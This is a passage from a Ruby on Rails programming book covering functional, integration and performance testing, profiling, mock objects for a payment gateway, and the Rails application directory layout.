- `session`: an optional hash of session variables
- `flash`: an optional hash of flash messages

Examples:

```

get :index
get :add_to_cart, :id => products(:ruby_book).id
get :add_to_cart, :id => products(:ruby_book).id,
                  :session_key => 'session_value', :message => "Success!"

```

In addition, you can simulate an `xml_http_request` using

```
xhr(method, action, parameters, session, flash)
```

`xml_http_request(method, action, parameters, session, flash)`

Simulates an `xml_http_request` from a JavaScript client to the server. The first parameter will be `:post` or `:get`. The remaining parameters are identical to those passed to the `get()` method described previously.

Assertions

In addition to the standard assertions we listed back on page ??, additional functional-test assertions are available after executing a request.

`assert_dom_equal(expected_html, actual_html, message)`

`assert_dom_not_equal(expected_html, actual_html, message)`

Compare two strings containing HTML. The comparison succeeds if the two are represented/not represented by the same document object model. The assertion basically compares a normalized version of both strings.

`assert_response(type, message=nil)`

Asserts that the response is a numeric HTTP status or one of the following symbols. These symbols can cover a range of response codes (so `:redirect` means a status of 300–399).

- `:success`
- `:redirect`
- `:missing`
- `:error`

Examples:

```
assert_response :success
assert_response 200
```

`assert_redirected_to(options, message)`

Asserts that the redirection options passed in match those of the redirect called in the last action. You can also pass a simple string, which is compared to the URL generated by the redirection.

Examples:

```
assert_redirected_to :controller => 'login'
assert_redirected_to :controller => 'login', :action => 'index'
assert_redirected_to "http://my.host/index.html"
```

`assert_template(expected, message)`

Asserts that the request was rendered with the specified template file.

Examples:

```
assert_template 'store/index'
```

```
assert_tag(conditions)
```

Asserts that there is a tag (node) in the body of the response that meets all of the given conditions.³ (I affectionately refer to this assertion as the *chainsaw* because of the way it mercilessly hacks through a response.) The conditions parameter must be a hash of any of the following optional keys.

- `:tag`: a value used to match a node's type

```
assert_tag :tag => 'html'
```

- `:content`: a value used to match a text node's content. Content may be:
 - a string, a regular expression, or a number. The tag content must contain the supplied value.
 - `true`, in which case the content must be present.
 - `nil` or `false`, in which case the content must be absent.

```
# Does the document have a tag containing exactly
# the text "Online Store"
```

```
assert_tag :content => "Online Store"
```

```
# Does the document have a tag containing
# the text "Online Store" somewhere
```

```
assert_tag :content => /Online Store/
```

- `:attributes`: a hash of conditions used to match a node's attributes

```
# Is there a <div> with a class of "fieldWithErrors"
# (this is a neat way of looking for form validation
# failures with scaffolded code)
```

```
assert_tag :tag => "div",
           :attributes => { :class => "fieldWithErrors" }
```

- `:parent`: a hash of conditions used to match a node's parent

```
# Is there a <strong> tag containing "Danger!" within a
# <p id="errors">
```

```
assert_tag :tag => "strong", :content => "Danger!",
           :parent => { :tag => "p",
                       :attributes => { :id => 'errors' } }
```

- `:child`: a hash of conditions used to match at least one of the node's immediate children

³Behind the scenes, `assert_tag()` parses the response into a document object model.

```
# Is there a <span> tag containing a <strong> tag
assert_tag :tag => "span",
  :child => { :tag => "strong" }
```

- `:sibling`: a hash of conditions used to match at least one of the node's siblings

```
# Is there a <td> containing "Order details" that
# has a sibling containing "Total: 123"
assert_tag :tag => "td",
  :content => /Order details/,
  :sibling => { :tag => "td",
    :content => "Total: 123" }
```

- `:after`: the node must be after a sibling described by a hash of conditions.

```
# Does the <div id="comments"> come after
# <div id="post">
assert_tag :tag => "div",
  :attributes => { :id => 'comments' },
  :after => { :tag => "div",
    :attributes => { :id => 'post' } }
```

- `:before`: the node must be before a sibling described by a hash of conditions.

```
# Does the <div id="post"> come before
# <div id="comments">
assert_tag :tag => "div",
  :attributes => { :id => 'post' },
  :before => { :tag => "div",
    :attributes => { :id => 'comments' } }
```

- `:ancestor`: a hash of conditions used to match at least one of the node's ancestors

```
# Verify that the page contains no blink tag
assert_no_tag :tag => "blink",
  :ancestor => { :tag => "body" }
```

- `:descendant`: a hash of conditions used to match at least one of the node's descendants

```
# Verify there's at least one div on the page
assert_tag :tag => "html", :descendant => { :tag => "div" }
```

- `:children`: a hash for counting the children of a node, using any of the following keys:

- `:count`: a number (or a range) equaling (or including) the number of children that match

- `:less_than`: the number of children must be less than this number
- `:greater_than`: the number of children must be greater than this number
- `:only`: a hash (yes, this is deep) containing the keys used to match when counting the children

```
# Verify there's a <ul> containing between one
# and three <li> tags
assert_tag :tag => "ul",
  :children => { :count => 1..3,
                :only => { :tag => "li" }
              }
```

Rails has some additional assertions to test the routing component of your controllers. We discuss these in `sec.test.routing`, on page ??.

Variables

After a request has been executed, functional tests can make assertions against the following variables.

`assigns(key=nil)`

Instance variables that were assigned in the last action.

```
assert_not_nil assigns["items"]
```

The `assigns` hash must be given strings as index references. For example, `assigns[:items]` will not work because the key is a symbol. To use symbols as keys, use a method call instead of an index reference.

```
assert_not_nil assigns(:items)
```

`session`

A hash of objects in the session.

```
assert_equal 2, session[:cart].items.size
```

`flash`

A hash of flash objects currently in the session.

```
assert_equal "Danger!", flash[:notice]
```

`cookies`

A hash of cookies being sent to the user.

```
assert_equal "Fred", cookies[:name]
```

`redirect_to_url`

The full URL that the previous action redirected to.

```
assert_equal "http://test.host/login", redirect_to_url
```

Functional Testing Helpers

Rails provides the following helper methods in functional tests.

`find_tag(conditions)`

Finds a tag in the response, using the same conditions as `assert_tag`.

```
get :index
tag = find_tag :tag => "form",
              :attributes => {
                :action => "/store/add_to_cart/993"
              }
assert_equal "post", tag.attributes["method"]
```

This is probably better written using `assert_tag` directly.

```
assert_tag "form",
          :attributes => {
            :action => "/store/add_to_cart/993",
            :method => "post"
          }
```

`find_all_tag(conditions)`

Returns an array of tags meeting the given conditions.

`follow_redirect()`

If the preceding action generated a redirect, follow it by issuing a get request. Functional tests can only redirect to their own controller.

`fixture_file_upload(path, mime_type)`

Create the mime-encoded content that would normally be uploaded by a browser `<file>` field. Use this to set the corresponding form parameter in a post request.

```
post :report_bug,
     :screenshot => fixture_file_upload("screen.png", "image/png")
```

13.4 Integration Testing of Applications

The next level of testing is to exercise the flow through our application. In many ways, this is like testing one of the stories that our customer gave us when we first started to code the application. For example, we might have been told: *A user goes to the store index page. They select a product, adding*

it to their cart. They then check out, filling in their details on the checkout form. When they submit, an order is created in the database containing their information, along with a single line item corresponding to the product they added to their cart.

This is ideal material for an integration test. Integration tests simulate a continuous session between one or more virtual users and our application. You can use them to send in requests, monitor responses, follow redirects, and so on.

When you create a model or controller, Rails creates the corresponding unit and functional tests. Integration tests are not automatically created, however, so you'll need to use a generator to create one.

```
depot> ruby script/generate integration_test user_stories
exists test/integration/
create test/integration/user_stories_test.rb
```

Notice that Rails automatically adds `_test` to the name of the test.

Let's look at the generated file.

```
require "#{File.dirname(__FILE__)}/../test_helper"

class UserStoriesTest < ActionController::IntegrationTest
  # fixtures :your, :models

  # Replace this with your real tests.
  def test_truth
    assert true
  end
end
```

This looks a bit like a functional test, but our test class inherits from `IntegrationTest`.

Let's launch straight in and implement the test of our story. Because we'll be buying something, we'll need our products fixture, so we load it at the top of the class.

```
fixtures :products
```

Just as with unit and functional tests, our test will be written in a method whose name starts `test_`.

```
def test_buying_a_product
  # ...
end
```

By the end of the test, we know we'll want to have added an order to the orders table and a line item to the line_items table, so let's empty them out

before we start. And, because we'll be using the Ruby book fixture data a lot, let's load it into a load variable.

Download depot_r/test/integration/user_stories_test.rb

```
LineItem.delete_all
Order.delete_all
ruby_book = products(:ruby_book)
```

Let's attack the first sentence in the user story: *A user goes to the store index page.*

Download depot_r/test/integration/user_stories_test.rb

```
get "/store/index"
assert_response :success
assert_template "index"
```

This almost looks like a functional test. The main difference is the `get` method: in a functional test we check just one controller, so we specify just an action when calling `get()`. In an integration test, however, we can wander all over the application, so we need to pass in a full (relative) URL for the controller and action to be invoked.

The next sentence in the story goes *They select a product, adding it to their cart.* We know that our application uses an Ajax request to add things to the cart, so we'll use the `xml_http_request` method to invoke the action. When it returns, we'll check that the cart now contains the requested product.

Download depot_r/test/integration/user_stories_test.rb

```
xml_http_request "/store/add_to_cart", :id => ruby_book.id
assert_response :success

cart = session[:cart]
assert_equal 1, cart.items.size
assert_equal ruby_book, cart.items[0].product
```

In a thrilling plot twist, the user story continues *They then check out....* That's easy in our test:

Download depot_r/test/integration/user_stories_test.rb

```
post "/store/checkout"
assert_response :success
assert_template "checkout"
```

At this point, the user has to fill in their details on the checkout form. Once they do, and they post the data, our application creates the order and redirects to the index page. Let's start with the HTTP side of things by posting the form data to the `save_order` action and verifying we've been redirected to the index. We'll also check that the cart is now empty. The

test helper `post_via_redirect` generates the post request, then follows any redirects returned until a regular 200 response is returned.

[Download](#) `depot_r/test/integration/user_stories_test.rb`

```
post_via_redirect "/store/save_order",
                  :order => {
                      :name     => "Dave Thomas",
                      :address  => "123 The Street",
                      :email    => "dave@pragprog.com",
                      :pay_type => "check"
                  }
assert_response :success
assert_template "index"
assert_equal 0, session[:cart].items.size
```

Finally, we'll wander into the database and make sure we've created a order and corresponding line item, and that the details they contain are correct. Because we cleared out the orders table at the start of the test, we'll simply verify that it now contains just our new order.

[Download](#) `depot_r/test/integration/user_stories_test.rb`

```
orders = Order.find(:all)
assert_equal 1, orders.size
order = orders[0]

assert_equal "Dave Thomas",      order.name
assert_equal "123 The Street",   order.address
assert_equal "dave@pragprog.com", order.email
assert_equal "check",           order.pay_type

assert_equal 1, order.line_items.size
line_item = order.line_items[0]
assert_equal ruby_book, line_item.product
```

And that's it. Let's look at the full source of the integration test.

[Download](#) `depot_r/test/integration/user_stories_test.rb`

```
require "#{File.dirname(__FILE__)}/../test_helper"

class UserStoriesTest < ActionController::IntegrationTest
  fixtures :products

  # A user goes to the store index page. They select a product,
  # adding it to their cart. They then check out, filling in
  # their details on the checkout form. When they submit,
  # an order is created in the database containing
  # their information, along with a single line item
  # corresponding to the product they added to their cart.

  def test_buying_a_product
```

```

    LineItem.delete_all
    Order.delete_all
    ruby_book = products(:ruby_book)

    get "/store/index"
    assert_response :success
    assert_template "index"

    xml_http_request "/store/add_to_cart", :id => ruby_book.id
    assert_response :success

    cart = session[:cart]
    assert_equal 1, cart.items.size
    assert_equal ruby_book, cart.items[0].product

    post "/store/checkout"
    assert_response :success
    assert_template "checkout"

    post_via_redirect "/store/save_order",
                      :order => {
                        :name      => "Dave Thomas",
                        :address   => "123 The Street",
                        :email     => "dave@pragprog.com",
                        :pay_type  => "check"
                      }
    assert_response :success
    assert_template "index"
    assert_equal 0, session[:cart].items.size

    orders = Order.find(:all)
    assert_equal 1, orders.size
    order = orders[0]

    assert_equal "Dave Thomas",      order.name
    assert_equal "123 The Street",   order.address
    assert_equal "dave@pragprog.com", order.email
    assert_equal "check",            order.pay_type

    assert_equal 1, order.line_items.size
    line_item = order.line_items[0]
    assert_equal ruby_book, line_item.product
  end
end

```

Even Higher-Level Tests

(This section contains advanced material that can safely be skipped.)

The integration test facility is very nice: we know of no other framework

that offers built-in testing at this high of a level. But we can take it even higher. Imagine being able to give your QA people a mini-language for application testing. They could write our previous test with language like

Download `depot_r/test/integration/dsl_user_stories_test.rb`

```
def test_buying_a_product
  dave = regular_user
  dave.get "/store/index"
  dave.is_viewing "index"
  dave.buys_a @ruby_book
  dave.has_a_cart_containing @ruby_book
  dave.checks_out DAVES_DETAILS
  dave.is_viewing "index"
  check_for_order DAVES_DETAILS, @ruby_book
end
```

It might not be great literature, but its still pretty readable. So, how do we provide them with this kind of functionality? It turns out to be fairly easy using a neat Ruby facility called *singleton methods*.

If `obj` is a variable containing any Ruby object, we can define a method that only applies to that object using the syntax

```
def obj.method_name
  # ...
end
```

Once we've done this, we can call `method_name()` on `obj` just like any other method.

```
obj.method_name
```

That's how we'll implement our testing language. We'll create a new testing session using the `open_session()` method, and define all our helper methods on this session. In our example, this is done in the `regular_user()` method.

Download `depot_r/test/integration/dsl_user_stories_test.rb`

```
def regular_user
  open_session do |user|
    def user.is_viewing(page)
      assert_response :success
      assert_template page
    end

    def user.buys_a(product)
      xml_http_request "/store/add_to_cart", :id => product.id
      assert_response :success
    end

    def user.has_a_cart_containing(*products)
```

```

    cart = session[:cart]
    assert_equal products.size, cart.items.size
    for item in cart.items
      assert products.include?(item.product)
    end
  end
end

def user.checks_out(details)
  post "/store/checkout"
  assert_response :success
  assert_template "checkout"

  post_via_redirect "/store/save_order",
    :order => {
      :name      => details[:name],
      :address   => details[:address],
      :email     => details[:email],
      :pay_type  => details[:pay_type]
    }
  assert_response :success
  assert_template "index"
  assert_equal 0, session[:cart].items.size
end
end
end

```

The `regular_user()` method returns this enhanced session object, and the rest of our script can then use it to run the tests.

Once we have this minilanguage defined, it's easy to write more tests. For example, here's a test that verifies that there's no interaction between two users buying products at the same time. (We've indented the lines related to Mike's session to make it easier to see the flow.)

[Download](#) `depot_r/test/integration/dsl_user_stories_test.rb`

```

def test_two_people_buying
  dave = regular_user
  mike = regular_user
  dave.buys_a @ruby_book
  mike.buys_a @rails_book
  dave.has_a_cart_containing @ruby_book
  dave.checks_out DAVES_DETAILS
  mike.has_a_cart_containing @rails_book
  check_for_order DAVES_DETAILS, @ruby_book
  mike.checks_out MIKES_DETAILS
  check_for_order MIKES_DETAILS, @rails_book
end

```

We show the full listing of the minilanguage version of the testing class starting on page ??.

Integration Testing Support

Integration tests are deceptively similar to functional tests, and indeed all the same assertions we've used in unit and functional testing work in integration tests. However, some care is needed, as many of the helper methods are subtly different.

Integration tests revolve around the idea of a session. The session represents a user at a browser interacting with our application. Although similar in concept to the session variable in controllers, the word *session* here means something different.

When you start an integration test you're given a default session (you can get to it in the instance variable `integration_session` if you really need to). All of the integration test methods (such as `get`) are actually methods on this session: the test framework delegates these calls for you. However, you can also create explicit sessions (using the `open_session()` method) and invoke these methods on it directly. This lets you simulate multiple users at the same time (or lets you create sessions with different characteristics to be used sequentially in your test). We saw an example of multiple sessions in the test on page 210.

Integration test sessions have the following attributes. Be careful to use an explicit receiver when assigning to them in an integration test:

```
self.accept = "text/plain"    # works
open_session do |sess|
  sess.accept = "text/plain"  # works
end
accept = "text/plain"        # doesn't work--local variable
```

In the list that follows, `sess` stands for a session object.

`accept` The accept header to send.

```
sess.accept = "text/xml,text/html"
```

`controller` A reference to the controller instance used by the last request.

`cookies` A hash of the cookies. Set entries in this hash to send cookies with a request, and read values from the hash to see what cookies were set in a response.

`headers` The headers returned by the last response as a hash.

`host` Set this value to the host name to be associated with the next request. Useful when you write applications whose behavior depends on the host name.

```
sess.host = "fred.blog_per_user.com"
```

path The URI of the last request.

remote_addr The IP address to be associated with the next request. Possibly useful if your application distinguishes between local and remote requests.

```
sess.remote_addr = "127.0.0.1"
```

request The request object used by the last request.

response The response object used by the last request.

status The HTTP status code of the last request (200, 302, 404, and so on).

status_message The status message that accompanied the status code of the last request (OK, Not found, and so on).

Integration Testing Convenience Methods

The following methods can be used within integration tests.

follow_redirect!()

If the last request to a controller resulted in a redirect, follow it.

get(path, params=nil, headers=nil)

post(path, params=nil, headers=nil)

xml_http_request(path, params=nil, headers=nil)

Performs a GET, POST, or XML_HTTP request with the given parameters. Path should be a string containing the URI to be invoked. It need not have a protocol or host component. If it does, and if the protocol is HTTPS, an https request will be simulated. If the params parameter is given, it should be a hash of key/value pairs or a string containing encoded form data.⁴

```
get "/store/index"
```

```
assert_response :success
```

```
get "/store/product_info", :id => 123, :format = "long"
```

get_via_redirect(path, args={})

post_via_redirect(path, args={})

Performs a get or post request. If the response is a redirect follow it, and any subsequent redirects, until a response that isn't a redirect is returned.

⁴application/x-www-form-urlencoded or multipart/form-data.

`host!(name)`

Set the host name to use in the next request. Same as setting the host attribute.

`https!(use_https=true)`

If passed `true` (or with no parameter), the subsequent requests will simulate using the https protocol.

`https?`

Return `true` if the https flag is set.

`open_session { |sess| ... }`

Creates a new session object. If a block is given, pass the session to the block, otherwise return it.

`redirect?()`

Returns `true` if the last response was a redirect.

`reset!()`

Resets the session, allowing a single test to reuse a session.

`url_for(options)`

Constructs a url given a set up options. This can be used to generate the parameter to get and post.

```
get url_for(:controller => "store", :action => "index")
```

13.5 Performance Testing

Testing isn't just about whether something does what it should. We might also want to know whether it does it fast enough.

Before we get too deep into this, a warning. Most applications perform just fine most of the time, and when they do start to go slow, it's often in ways we would never have anticipated. For this reason, it's normally a bad idea to focus on performance early in development. Instead, we recommend using performance testing in two scenarios, both late in the development process.

1. When you're doing capacity planning, you'll need to know things like the number of boxes needed to handle your anticipated load. Performance testing can help produce (and tune) these figures.
2. When you've deployed and you notice things going slowly, performance testing can help isolate the issue. And, once isolated, leaving the test in place will help prevent the issue arising again.

A common example of this kind of problem are database-related performance issues. An application might be running fine for months, and then someone adds an index to the database. Although the index helps with a particular problem, it has the unintended side effect of dramatically slowing down some other part of the application.

In the old days (yes, that was last year), we used to recommend creating unit tests to monitor performance issues. The idea was that these tests would give you an early warning when performance started to exceed some preset limit: you learn about this during testing, and not after you deployed. And, indeed, we still recommend doing that, as we'll see next. However, this kind of isolated performance testing isn't the whole picture, and at the end of this section we'll have suggestions for other kinds of performance tests.

Let's start out with a slightly artificial scenario. We need to know if our store controller can handle creating 100 orders within three seconds. We want to do this against a database containing 1,000 products (as we suspect that the number of products might be significant). How can we write a test for this?

To create all these products, let's use a dynamic fixture.

[Download](#) `depot_r/test/fixtures/performance/products.yml`

```
<% 1.upto(1000) do |i| %>
product_<%= i %>:
  id: <%= i %>
  title: Product Number <%= i %>
  description: My description
  image_url: product.gif
  price:      1234
<% end %>
```

Notice that we've put this fixture file over in the performance subdirectory of the fixtures directory. The name of a fixture file must match a database table name, so we can't have multiple fixtures for the products table in the same directory. We'd like to reserve the regular fixtures directory for test data to be used by conventional unit tests, so we'll simply put another products.yml file in a subdirectory.

Note that in the test, we loop from 1 to 1,000. It's initially tempting to use `1000.times do |i|...`, but this doesn't work. The `times()` method generates numbers from 0 to 999, and if we pass 0 as the id value to MySQL, it'll ignore it and use an auto-generated key value. This might possibly result in a key collision.

Now we need to write a performance test. Again, we want to keep them separate from the nonperformance tests, so we create a file called `order_speed_test.rb` in the directory `test/performance`. As we're testing a controller, we'll base the test on a standard functional test (and we'll cheat by copying in the boilerplate from `store_controller_test.rb`. After a superficial edit, it looks like this:

```
require File.dirname(__FILE__) + '/../test_helper'
require 'store_controller'

# Re-raise errors caught by the controller.
class StoreController; def rescue_action(e) raise e end; end

class OrderSpeedTest < Test::Unit::TestCase
  def setup
    @controller = StoreController.new
    @request     = ActionController::TestRequest.new
    @response    = ActionController::TestResponse.new
  end
end
```

Let's start by loading the product data. Because we're using a fixture that isn't in the regular fixtures directory, we have to override the default Rails path.

Download `depot_r/test/performance/order_speed_test.rb`

```
self.fixture_path = File.join(File.dirname(__FILE__), "../fixtures/performance")
fixtures :products
```

We'll need some data for the order form; we'll use the same hash of values we used in the integration test. Finally we have the test method itself.

Download `depot_r/test/performance/order_speed_test.rb`

```
def test_100_orders
  Order.delete_all
  LineItem.delete_all

  @controller.logger.silence do
    elapsed_time = Benchmark.realtime do
      100.downto(1) do |prd_id|
        cart = Cart.new
        cart.add_product(Product.find(prd_id))
        post :save_order,
              { :order => DAVES_DETAILS },
              { :cart  => cart }
        assert_redirected_to :action => :index
      end
    end
    assert_equal 100, Order.count
    assert elapsed_time < 3.00
  end
end
```

```
end
end
```

This code uses the `Benchmark.realtime()` method, which is part of the standard Ruby library. It runs a block of code and returns the elapsed time (as a floating point number of seconds). In our case, the block creates 100 orders using each of our 100 products (in reverse order, just to mix things up a bit).

You'll notice the code has one other tricky feature:

```
Download depot_r/test/performance/order_speed_test.rb
```

```
@controller.logger.silence do
end
```

By default, Rails will trace out to the log file (`test.log`) all the work it is doing processing our 100 orders. It turns out that this is quite an overhead, so we silence the logging by placing it inside a block where logging is silenced. On my G5, this reduces the time taken to execute the block by about 30%. As we'll see in a minute, there are better ways to silence logging in real production code.

Our performance test runs fine in the test environment. However, performance issues normally rear their heads in production, and that's where we'd like to be able to monitor things. Fortunately we have some options in that environment, too.

Profiling and Benchmarking

If you simply want to measure how a particular method (or statement) is performing, you can use the `script/profiler` and `script/benchmark` scripts that Rails provides with each project. The benchmarker script tells you how long a method takes, while the profiler tells you where each method spends its time. The benchmarker gives relatively accurate elapsed times, while the profiler adds a significant overhead—its absolute times aren't that important, but the relative times are.

Say (as a contrived example) we notice that the `User.encrypted_password()` method seems to be taking far too long. Let's first find out if that's the case.

```
depot> ruby script/performance/benchmarker 'User.encrypted_password("secret", "salt")'
           user      system      total      real
#1      1.650000    0.030000    1.680000 ( 1.761335)
```

Wow! 1.8 elapsed seconds to run one method seems high! Let's run the profiler to dig into this.

```
depot> ruby script/performance/profiler 'User.encrypted_password("secret", "salt")'
Loading Rails...
Using the standard Ruby profiler.
```

%	cumulative	self		self	total	
time	seconds	seconds	calls	ms/call	ms/call	name
78.65	58.63	58.63	1	58630.00	74530.00	Integer#times
21.33	74.53	15.90	1000000	0.02	0.02	Math.sin
1.25	75.46	0.93	1	930.00	930.00	Profiler__.start_profile
0.01	75.47	0.01	12	0.83	0.83	Symbol#to_sym
. . .						
0.00	75.48	0.00	1	0.00	0.00	Hash#update

That's strange: the method seems to be spending most of its time in the `times()` and `sin()` methods. Let's look at the source:

```
def self.encrypted_password(password, salt)
  1000000.times { Math.sin(1)}
  string_to_hash = password + salt
  Digest::SHA1.hexdigest(string_to_hash)
end
```

Oops! That loop at the top was added when I wanted to slow things down during some manual testing, and I must have forgotten to remove it before I deployed the application. Guess I lose the use of the red stapler for a week.

Finally, remember the log files. They're a goldmine of useful timing information.

13.6 Using Mock Objects

At some point we'll need to add code to the Depot application to actually collect payment from our dear customers. So imagine that we've filled out all the paperwork necessary to turn credit card numbers into real money in our bank account. Then we created a `PaymentGateway` class in the file `lib/payment_gateway.rb` that communicates with a credit-card processing gateway. And we've wired up the Depot application to handle credit cards by adding the following code to the `save_order()` action of the `StoreController`.

```
gateway = PaymentGateway.new

response = gateway.collect(:login      => 'username',
                           :password   => 'password',
                           :amount     => cart.total_price,
                           :card_number => @order.card_number,
                           :expiration => @order.card_expiration,
                           :name       => @order.name)
```

When the `collect()` method is called, the information is sent out over the network to the backend credit-card processing system. This is good for our pocketbook, but it's bad for our functional test because the `StoreController` now depends on a network connection with a real, live credit-card processor on the other end. And even if we had both of those things available at all times, we still don't want to send credit card transactions every time we run the functional tests.

Instead, we simply want to test against a *mock*, or replacement, `PaymentGateway` object. Using a mock frees the tests from needing a network connection and ensures more consistent results. Thankfully, Rails makes mocking objects a breeze.

To mock out the `collect()` method in the testing environment, all we need to do is create a `payment_gateway.rb` file in the `test/mocks/test` directory. Let's look at the details of naming here.

First, the file name must match the name of the file we're trying to replace. We can mock out a model, controller, or library file: the only constraint is that the filename must match. Second, look at the path of the mock file. We put it in the `test` subdirectory of the `test/mocks` directory. This subdirectory holds all the mock files that are used in the *test* environment. If we wanted to mock out files while in the development environment, we'd have put our mocks in the directory `test/mocks/development`.

Now let's look at the file itself.

```
require 'lib/payment_gateway'

class PaymentGateway

  # I'm a mocked out method
  def collect(request)
    true
  end
end
```

Notice that the mock file actually loads the original `PaymentGateway` class (using `require`). It then then reopens the `PaymentGateway` class and overrides just the `collect()` method. That means we don't have to mock out all the methods of `PaymentGateway`, just the methods we want to redefine for when the tests run. In this case, the `collect()` simply returns a fake response.

With this file in place, the `StoreController` will use the mock `PaymentGateway` class. This happens because Rails arranges the search path to include

the mock path first—`test/mocks/test/payment_gateway.rb` is loaded instead of `lib/payment_gateway.rb`.

That's all there is to it. By using mocks, we can streamline the tests and concentrate on testing what's most important. And Rails makes it painless.

What We Just Did

We wrote some tests for the Depot application, but we didn't test everything. However, with what we now know, we *could* test everything. Indeed, Rails has excellent support to help you write good tests. Test early and often—you'll catch bugs before they have a chance to run and hide, your designs will improve, and your Rails application will thank you for it.

Part III

The Rails Framework

Chapter 14

Rails in Depth

Having survived our Depot project, now seems like a good time to dig deeper into Rails. For the rest of the book, we'll go through Rails topic by topic (which pretty much means module by module).

This chapter sets the scene. It talks about all the high-level stuff you need to know to understand the rest: directory structures, configuration, environments, support classes, and debugging hints. But first, we have to ask an important question....

14.1 So Where's Rails?

One of the interesting things about Rails is how componentized it is. From a developer's perspective, you spend all your time dealing with high-level things such as Active Record and Action View. There is a component called Rails, but it sits below the other components, silently orchestrating what they do and making them all work together seamlessly. Without the Rails component, not much would happen. But at the same time, only a small part of this underlying infrastructure is relevant to developers in their day-to-day work. We'll cover the things that *are* relevant in the rest of this chapter.

14.2 Directory Structure

Rails assumes a certain runtime directory layout. Figure 14.1, on the following page, shows the top-level directories created if you run the command `rails my_app`. Let's look at what goes into each directory (although not necessarily in order). The directories `config` and `db` require a little more discussion, so each gets its own section.

my_app/	
README	Installation and usage information
Rakefile	Build script
app/	Model, View, and Controller files go here
components/	Reusable components
config/	Configuration and database connection parameters
db/	Schema and migration information
doc/	Autogenerated documentation
lib/	Shared code
log/	Logfiles produced by your application
public/	Web-accessible directory. Your application runs from here
script/	Utility scripts
test/	Unit, functional, and integration tests, fixtures, and mocks
tmp/	Runtime temporary files
vendor/	Imported code

Figure 14.1: Result of rails my_app Command

The top-level directory also contains a Rakefile. You can use it to run tests (described in [sec.rake](#), on page [??](#)), create documentation, extract the current structure of your schema, and more. Type `rake --tasks` at a prompt for the full list.

app/ and test/

Most of our work takes place in the `app` and `test` directories. The main code for the application lives below the `app` directory, as shown in [Figure 14.2](#), on the following page. We'll talk more about the structure of the `app` directory as we look at Active Record, Action Controller, and Action View in more detail later in the book, and we already looked at `test` back in [Chapter 13, Task T: Testing](#), on page [181](#).

components/

In the glorious old days of Rails, the `components` directory was supposed to contain reusable chunks of view code and controller code. They were a bit




Figure 14.2: The app/ Directory

like Java's *portlets*. However, the Rails core team now feels that this style of development has some major design holes, and are gently deprecating components. We won't talk about them more here.

doc/

The doc directory is used for application documentation, produced using RDoc. If you run `rake doc:app`, you'll end up with HTML documentation in the directory `doc/app`. You can create a special first page for this documentation by editing the file `doc/README_FOR_APP`. Figure 12.3, on page 180, shows the top-level documentation for our store application.

lib/

The `lib` holds application code that doesn't fit neatly into a model, view, or controller. For example, you may have written a library that creates PDF receipts which your store's customers can download.¹ These receipts are sent directly from the controller to the browser (using the `send_data()`

¹Which we do in the Pragmatic Programmer store.

method). The code that creates these PDF receipts will sit naturally in the `lib` directory.

The `lib` directory is also a good place to put code that's shared between models, views, or controllers. Maybe you need a library that validates a credit card number's checksum, or that performs some financial calculation, or that works out the date of Easter. Anything which isn't directly a model, view, or controller should be slotted into `lib`.

Don't feel that you have to stick a bunch of files directly into the `lib` directory itself. Most experienced Rails developers will create subdirectories to group related functionality under `lib`. For example, in the Pragmatic Programmer store, the code that generates receipts, customs documentation for shipping, and other PDF-formatted documentation is all in the directory `lib/pdfstuff`.

Once you have files in the `lib` directory, you use them in the rest of your application using Ruby's `require` mechanism. If the file is in the `lib` directory itself, you require it directly by name. For example, if our Easter calculation library is in the file `lib/easter.rb`, we can include it in any model, view or controller using

↪ page ??

```
require "easter"
```

If the library is in a subdirectory of `lib`, remember to include that directory's name in the `require` statement. For example, to include of PDF receipt writer in a controller, we'd add the line

```
require "pdf_stuff/receipt_writer"
```

log/

As Rails runs, it produces a bunch of useful logging information. This is stored (by default) in the `log` directory. Here you'll find three main log files, called `development.log`, `test.log`, and `production.log`. The logs contain more than just simple trace lines; they also contain timing statistics, cache information, and expansions of the database statements executed.

Which file is used depends on the environment in which your application is running (and we'll have more to say about environments when we talk about the `config` directory).

public/

The `public` directory is the external face of your application. The web server takes this directory as the base of the application. Much of the deploy-

ment configuration takes place here, so we'll defer talking about it until Chapter 24, *Deployment and Production*, on page 524.

script/

The script directory holds programs that are useful for developers. Run most of these scripts with no arguments to get usage information.

about

Displays the version numbers of Ruby and the Rails components being used by your application, along with other configuration information.

breakpointer

A client that lets you interact with running Rails applications. We talk about this starting on page 238.

console

Allows you to use irb to interact with your Rails application methods.

irb
↪ page 541

destroy

Removes autogenerated files created by generate.

generate

A code generator. Out of the box, it will create controllers, mailers, models, scaffolds, and web services. You can also download additional generator modules from the Rails web site.²

plugin

The plugin helps you install and administer plugins—pieces of functionality that extend the capabilities of Rails. We discuss plugins in *sec.plugins*, on page ??.

runner

Executes a method in your application outside the context of the web. You could use this to invoke cache expiry methods from a cron job or handle incoming e-mail.

server

The server script runs your Rails application in a self-contained web server, using LightTP (if it's available on your box) or WEBrick. We've been using this in our Depot application during development.

²<http://wiki.rubyonrails.com/rails/show/AvailableGenerators>

The script directory contains two subdirectories, each holding more specialized scripts. The directory script/process contains two scripts that help control a deployed Rails application: we'll discuss these in the chapter on deployment. The directory script/performance contains two scripts that help you understand the performance characteristics of your application.

benchmarker

Get performance benchmarks on one or more methods in your application.

profiler

Creates a runtime-profile summary of a chunk of code from your application.

tmp/

It probably isn't a surprise that Rails keeps its temporary files tucked up in the tmp directory. You'll find subdirectories for cache contents, sessions, and sockets in here.

vendor/

The vendor directory is where third-party code lives. Nowadays, this code will typically come from two sources.

First, Rails installs *plugins* into the directories below vendor/plugins. Plugins are ways of extending Rails functionality, both during development and at runtime. We'll have more to say about plugins in sec.plugins, on page ??.

Second, you can ask Rails to install itself into the vendor directory. But why would you want to?

Typically, you'll develop your application using a system-wide copy of the Rails code. The various libraries that make up Rails will be installed as Gems somewhere within your Ruby installation, and all your Rails applications will share them.

